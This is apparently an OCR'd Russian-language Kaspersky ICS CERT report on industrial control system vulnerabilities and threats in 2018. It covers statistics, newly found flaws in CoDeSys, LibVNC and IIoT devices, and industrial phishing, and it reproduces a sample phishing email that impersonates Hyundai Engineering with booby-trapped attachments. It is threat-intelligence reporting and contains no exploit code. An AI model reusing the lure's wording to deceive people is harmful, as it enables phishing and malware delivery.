
веб-уязвимостями (Injection, Path traversal, Cross-site request forgery (CSRF), Cross-site scripting, XXE).



Наиболее распространенные типы уязвимостей. Уязвимости, опубликованные в 2018 году

В сравнении с прошлым годом доля уязвимостей, связанных с переполнением буфера, значительно возросла. На наш взгляд, данное явление может быть связано с повышением интереса исследователей безопасности к компонентам АСУ ТП и, в том числе, стремлением автоматизировать поиск уязвимостей за счет применения техники фаззинга (fuzzing), которая позволяет находить бинарные уязвимости.

Процент уязвимостей различных типов от общего числа уязвимостей, сравнение 2018 года с 2017 годом



Эксплуатация злоумышленниками уязвимостей в различных компонентах АСУ ТП может привести к выполнению произвольного кода, несанкционированному управлению промышленным оборудованием и отказу в его работе (DoS). При этом большинство уязвимостей (342) могут эксплуатироваться удаленно без аутентификации, и их эксплуатация не требует от злоумышленника специальных знаний и высокого уровня навыков.

По данным US ICS-CERT для 23 уязвимостей опубликованы эксплойты, что повышает риск их злонамеренного использования.

Уязвимые компоненты АСУ ТП

Наибольшее количество уязвимостей было выявлено в:

- инженерном ПО (143),
- SCADA/HMI-компонентах (81),
- сетевых устройствах промышленного назначения (66),
- ПЛК (47).

Среди уязвимых компонентов также промышленные компьютеры и серверы (5%), системы промышленного видеонаблюдения (4%), различные устройства полевого уровня, и РЗА.

Распределение уязвимостей по компонентам АСУ ТП. Уязвимости, опубликованные в 2018 году

Уязвимости в инженерном ПО

В число уязвимого инженерного ПО попали различные программные платформы для разработки HMI/SCADA-решений, инструменты для программирования контроллеров и прочее.

Зачастую проблемы безопасности инженерного ПО связаны с уязвимостями в стороннем ПО, которое используется в их составе. За счет широкого использования таких сторонних компонентов уязвимости в них могут затрагивать сразу множество промышленных продуктов. Так, например, Siemens Building Technologies Products и Siemens SIMATIC WinCC Add-On, оказались уязвимыми в связи с использованием в их

составе уязвимой версии менеджера лицензий Sentinel LDK RTE. Целые линейки промышленных продуктов компании Siemens также оказались подвержены уязвимости в OpenSSL. Аналогично, уязвимости в программном обеспечении Flexera Publisher, которое входит в состав Floating License Manager, затронули сразу ряд продуктов компании Schneider Electric.

Кроме того, отдельное внимание стоит уделить уязвимостям в различных мобильных приложениях, которые используются инженерами и операторами для удаленного доступа к АСУ ТП с помощью смартфонов и планшетов под управлением операционных систем Android и iOS. Среди таких продуктов, в которых были обнаружены уязвимости, например, SIMATIC WinCC OA iOS App, IGSS Mobile, SIMATIC WinCC OA UI Mobile App, General Motors and Shanghai OnStar (SOS) iOS Client. Такие мобильные приложения все чаще используются в инфраструктуре АСУ ТП. Однако уровень их защищенности оставляет желать лучшего, что несет в себе большие риски: компрометация мобильных приложений может привести к компрометации всей инфраструктуры АСУ ТП.

Аналогичная проблема связана с внедрением в АСУ ТП облачных технологий. Так, в 2018 году среди уязвимых устройств оказались аппаратные IoT-шлюзы MindConnect Nano и MindConnect IoT2040, используемые для подключения промышленного оборудования к облачной платформе MindSphere компании Siemens.

Уязвимости в промышленных компьютерах и серверах

Проблемы безопасности, выявленные в 2018 году в промышленных компьютерах и серверах, главным образом, связаны с обнаруженными уязвимостями в процессорах ведущих производителей, включая уязвимости Meltdown и Spectre, а также Spectre Next Generation (Spectre-NG).

Еще одной уязвимостью, которая затронула сразу ряд промышленных компьютеров, стала RCE-уязвимость в Trusted Platform Module (TPM).

Это еще раз говорит о возможном влиянии уязвимостей в «традиционных» технологиях (не специфических для АСУ ТП уязвимостей) на промышленные системы.

Уязвимости в решениях по защите промышленных сетей

Помимо аппаратных и программных компонентов АСУ ТП в 2018 году уязвимости были обнаружены в решениях по защите промышленных сетей: платформе управления доступом Nortek Linear eMerge E3 Series и устройстве сетевой безопасности Allen-Bradley Stratix 5950 от компании Rockwell Automation.

Случаи обнаружения уязвимостей в таких продуктах являются важным напоминанием, что угрозы безопасности могут быть реализованы за счет брешей безопасности не только в программных или аппаратных компонентах АСУ ТП, но и в решениях, используемых для их защиты.

Уязвимости, обнаруженные Kaspersky Lab ICS CERT


В 2018 году эксперты Kaspersky Lab ICS CERT продолжили начатые в прошлом году исследования проблем безопасности в сторонних программных и программно-аппаратных решениях, широко применяемых в системах промышленной автоматизации. Особе внимание было уделено продуктам с открытым исходным кодом, которые используются различными производителями в своих решениях. Иллюзия безопасности таких продуктов может повлечь за собой большое число жертв атак злоумышленников.

Кроме того, новым направлением исследований стал поиск уязвимостей в программном обеспечении автомобилей.

Количество найденных уязвимостей

По результатам исследований Kaspersky Lab ICS CERT в 2018 году было выявлено 61 уязвимостей в промышленных системах и системах IIoT/IoT.

Распределение уязвимостей, найденных Kaspersky Lab ICS CERT в 2018 году, по типам исследованных компонентов



Обо всех обнаруженных уязвимостях мы незамедлительно проинформировали производителей соответствующих продуктов.

Количество опубликованных CVE

В течение 2018 года на основании информации об обнаруженных Kaspersky Lab ICS CERT уязвимостях было опубликовано 37 CVE (некоторые CVE включают несколько уязвимостей). Отметим, что 15 из них были опубликованы после того, как вендоры закрыли уязвимости, информацию о которых получили еще в 2017 году.


Информация об остальных уязвимостях, обнаруженных экспертами Kaspersky Lab ICS CERT, будет опубликована после их устранения.

Возможные последствия эксплуатации найденных уязвимостей

Эксплуатация 46% выявленных уязвимостей может привести к удаленному выполнению произвольного кода в целевой системе или отказу в обслуживании (DoS). Также

значительная часть уязвимостей (21%) может позволить злоумышленнику обойти аутентификацию.

Распределение уязвимостей, найденных Kaspersky Lab ICS CERT в 2018 году, по возможным последствиям эксплуатации



Оценка опасности обнаруженных уязвимостей

Для оценки опасности найденных уязвимостей использовалась собственная система градации уязвимостей, основанная на метрике стандарта CVSS v3.0 (Common Vulnerability Scoring System) и включающая следующие уровни критичности уязвимостей:

- наименее критичные: вес уязвимости не более 5.0 по CVSS v3.0;
- средней критичности: вес уязвимости от 5.1 до 6.9 включительно по CVSS v3.0;
- наиболее критичные: вес уязвимости 7.0 и более по CVSS v3.0.

Абсолютное большинство обнаруженных Kaspersky Lab ICS CERT уязвимостей, для которых в 2018 году были опубликованы CVE, по шкале CVSS v.3 имеют вес не менее 7.0 и относятся к группе наиболее критичных. При этом 7 уязвимостей получили по шкале CVSS v.3 максимальную оценку критичности 10 баллов. В их числе – уязвимости в стороннем программном обеспечении, кроссплатформенных решениях LibVNCServer и LibVNCClient.

Уязвимости в HMI

За прошедший год было выявлено 5 уязвимостей в HMI-решениях разных производителей. Типичные уязвимости: эскалация привилегий, выполнение произвольного кода, отказ в обслуживании.

Уязвимости в среде разработки ПЛК

Одним из направлений исследований стал анализ проблем безопасности, обусловленных использованием OEM-продуктов. Экспертами Kaspersky Lab ICS CERT было обнаружено 14 уязвимостей в CoDeSys Runtime – наиболее популярной среде разработки и исполнения кода программ для ПЛК, которая используется по всему миру

в более чем 4 миллионах устройств от более 400 компаний – разработчиков систем промышленной автоматизации. Проблемы безопасности были выявлены как на уровне архитектуры, так и на уровне реализации сетевого протокола.

Уязвимости в сторонних программных решениях

В рамках исследования проблем безопасности в сторонних программно-аппаратных решениях экспертами Kaspersky Lab ICS CERT был проведен поиск уязвимостей в LibVNC - единственной кросс-платформенной библиотеке, которая реализует протокол удаленного доступа VNC и широко применяется различными производителями программных решений промышленной автоматизации.

В программных пакетах libvncserver и libvncclient было обнаружено 11 уязвимостей, которым присвоено 9 CVE. При этом не все из них связаны с проблемами в коде, написанном разработчиками LibVNC. Некоторые уязвимости (например, переполнение буфера в куче в обработчике CoRRE) были найдены внутри кода, который был написан AT & T Laboratories в 1999 году и затем использовался многими разработчиками ПО, в том числе в других VNC проектах.

Применение любых утилит на базе уязвимой библиотеки LibVNC и решений, при разработке которых использовалась эта библиотека, значительно снижает уровень защищенности инфраструктуры АСУ ТП и влечет за собой серьезные риски для промышленных сетей.

Кроме того, 6 уязвимостей было выявлено в одном из популярных менеджеров лицензий. В настоящее время эксперты «Лаборатории Касперского» совместно с производителем ведут работу по устранению этих уязвимостей.

Уязвимости в компонентах Интернета вещей (IoT и IIoT)

Помимо исследований компонентов АСУ ТП и программных платформ, используемых для их разработки, эксперты Kaspersky Lab ICS CERT в 2018 году продолжили изучение состояния ИБ компонентов Интернета вещей (IoT), в том числе IIoT (Industrial Internet of Things).

Были обнаружены:

- 7 уязвимостей в IIoT-шлюзе ThingsPro Suite от компании Moxa;
- 3 уязвимости в контроллерах автоматизации Zipabox, используемых в системах домашней автоматизации.

Отметим, что эксперты Kaspersky Lab ICS CERT также принимают активное участие в разработке стандартов безопасности IIoT.

Уязвимости в ПО автомобилей

В результате исследований проблем безопасности в ПО автомобилей в 2018 году было обнаружено 15 уязвимостей в электронных блоках управления автомобилями нового поколения. В числе основных возможные последствий эксплуатации найденных уязвимостей преимущественно отказ в обслуживании, выполнение произвольного кода и «гонка условий».

Взаимодействие с производителями ПО

«Лаборатория Касперского» придерживается принципа ответственного раскрытия (responsible disclosure) информации о найденных уязвимостях и незамедлительно сообщает о них производителям ПО.

По вопросам устранения выявленных уязвимостей исследователи Kaspersky Lab ICS CERT активно взаимодействовали с различными компаниями.

В большинстве случаев мы отмечаем усиление внимания вендоров к задаче исправления обнаруженных уязвимостей и проблем с информационной безопасностью в своих продуктах.

Из обнаруженных Kaspersky Lab ICS CERT в 2018 году 61 уязвимости вендорами было устранено 29 (47%). По сравнению с прошлым годом доля исправленных уязвимостей выросла на 6 п.п.

В среднем на устранение выявленных уязвимостей вендорам потребовалось около шести месяцев.

К сожалению, наша оценка важности проблемы устранения уязвимостей по-прежнему не всегда совпадает с позицией производителей ПО, которые по разным причинам откладывают или вовсе отказываются предпринимать действия по повышению защищенности своих продуктов. Особенно остро эта проблема ощущается в отношении разработчиков стороннего ПО, которое используется в различных компонентах АСУ ТП.


Актуальные угрозы

Фишинговые атаки на индустриальные компании

Основным вектором атак на промышленные компании по-прежнему является рассылка фишинговых писем с вредоносными документами. За последние несколько лет для офисных компьютеров индустриальных компаний эта угроза стала рутиной.

Мы видим множество тщательно подготовленных фишинговых писем, отправляемых якобы от имени реально существующих компаний и замаскированных под деловую переписку (коммерческие предложения, приглашения на участие в тендере и т.п.). Более того, нами выявлены случаи использования в фишинговых письмах легитимных документов, которые, по всей видимости, были заранее украдены фишерами для последующего развития атаки.

Пример фишингового письма



Mozilla Thunderbird

File Edit View Go Message Tools Help

Get Messages | Write | Chat | Address Book | Tag

From HYUNDAI ENGINEERING CO., LTD. / S.KOREA <minsu-kim1@hec.co.kr>

Subject **RE: 1803-IP-00001 Bronze IPP Project / RUSSIA 1803-IPP-MR-MR-058_Pelletizing Package**

To Min-Su Kim <minsu-kim@hdecc-co.tk>

FROM: HYUNDAI ENGINEERING CO., LTD. / S.KOREA
PROJECT: IPP Project / RUSSIA
EQUIPMENT: IPP-MR-MR-058_Pelletizing Package
PROPOSAL DUE DATE: 8th Aug, 2018.

VENDOR:

Dear Sirs and Madams:

We (HEC) are preparing a tender for the **Irkusk Polymer Plant in Irkusk, Russia** on Engineering, Procurement, Construction and Commissioning (EPCC). We are pleased to invite you to the bid for the supply of equipment, materials and services.

This inquiry is for the supply of the subject equipment in compliance with the Purchaser's requirements as stipulated as below.

[Commercial Terms & Conditions]
- Please download the attached ***IPP_Commercial Terms.***

[Technical Requirements]
- Please download the attached ***Material Requisition***.

Please ask any **technical questions** occurred in your process. It will be delivered to our **lead engineer** of Technical Department.

Sincerely,

Jungmo Kim / Equipment & Materials Estimate Team


Hyundai Engineering Company / 75, Yulgok-ro, Jongno-gu, Seoul 03058, Korea
Tel: +82-2-2135-2190

HYUNDAI ENGINEERING CO., LTD. Together for a better future HYUNDAI MOTOR GROUP

2 attachments 139 KB

Approved Project Drawing.doc 69,5 KB | Material Requisition..doc 69,5 KB

Пример фишингового письма




Как правило, конечная цель фишинговых атак на индустриальные компании – кража денег. Однако нельзя исключить, что среди массовых рассылок могут быть спрятаны и целевые атаки, замаскированные под «обычный» индустриальный фишинг.

Как мы видим по нашей статистике, вредоносные вложения из фишинговых писем представляют угрозу не только для офисных компьютеров, но и для части машин технологической инфраструктуры промышленных компаний. По нашим оценкам, как минимум на 4,3% компьютеров АСУ в мире были задетектированы троянцы-шпионы, бэкдоры и кейлоггеры, которые массово встречаются в фишинговых письмах, рассылаемых индустриальным компаниям. Мы считаем, что их, вероятно, даже больше, потому что это довольно динамичная категория вредоносных программ, которую фишеры регулярно обновляют, и некоторые из них наверняка не попали в выделенную нами группу.

Активное использование фишинговых писем и вредоносных почтовых вложений для реализации атак на промышленные предприятия сказываются на проценте компьютеров АСУ, атакованных через почтовые клиенты. (На компьютерах в ОТ стоят


почтовые клиенты для обмена данными по корпоративной почте – той же, что и у IT. Реже в OT своя почта, не связанная с IT.) Во втором полугодии мы зафиксировали рост этого показателя практически во всех регионах мира.

Процент компьютеров АСУ, на которых были заблокированы вредоносные почтовые вложения



Как видно на диаграмме выше, в TOP 3 регионов неожиданно оказалась Западная Европа, где этот показатель вырос на 2,7 п.п. Основной вклад в этот прирост внесла Германия, где процент компьютеров АСУ, атакованных через почтовые клиенты, увеличился почти в 2 раза.

Основные источники угроз, заблокированных на компьютерах АСУ (процент атакованных компьютеров АСУ по полугодиям)



В результате в общемировом рейтинге по проценту компьютеров, на которых были задетектированы угрозы из почтовых клиентов, Германия с 6,5% оказалась на 13-м месте, пропустив вперед единственную европейскую страну – Италию – с показателем 6,8%.

В России во втором полугодии 2018 года вредоносные почтовые вложения были заблокированы на 2,6% компьютеров АСУ – на 1,1 п.п. больше, чем в первом полугодии 2018.

Отметим также, что множество вредоносных вложений в рассылаемых фишинговых письмах заархивированы и защищены (зашифрованы) паролем, который приводится в тексте письма. Делается это для того, чтобы избежать детектирования вложений средствами защиты. И детектируется они, когда пользователь открывает вложение.

Мы рекомендуем компаниям предупредить сотрудников об актуальной угрозе и провести их обучение – научить их распознавать признаки атаки, не открывать подозрительные файлы и ссылки и сообщать ИБ о возможном инциденте.

Детектируемые объекты

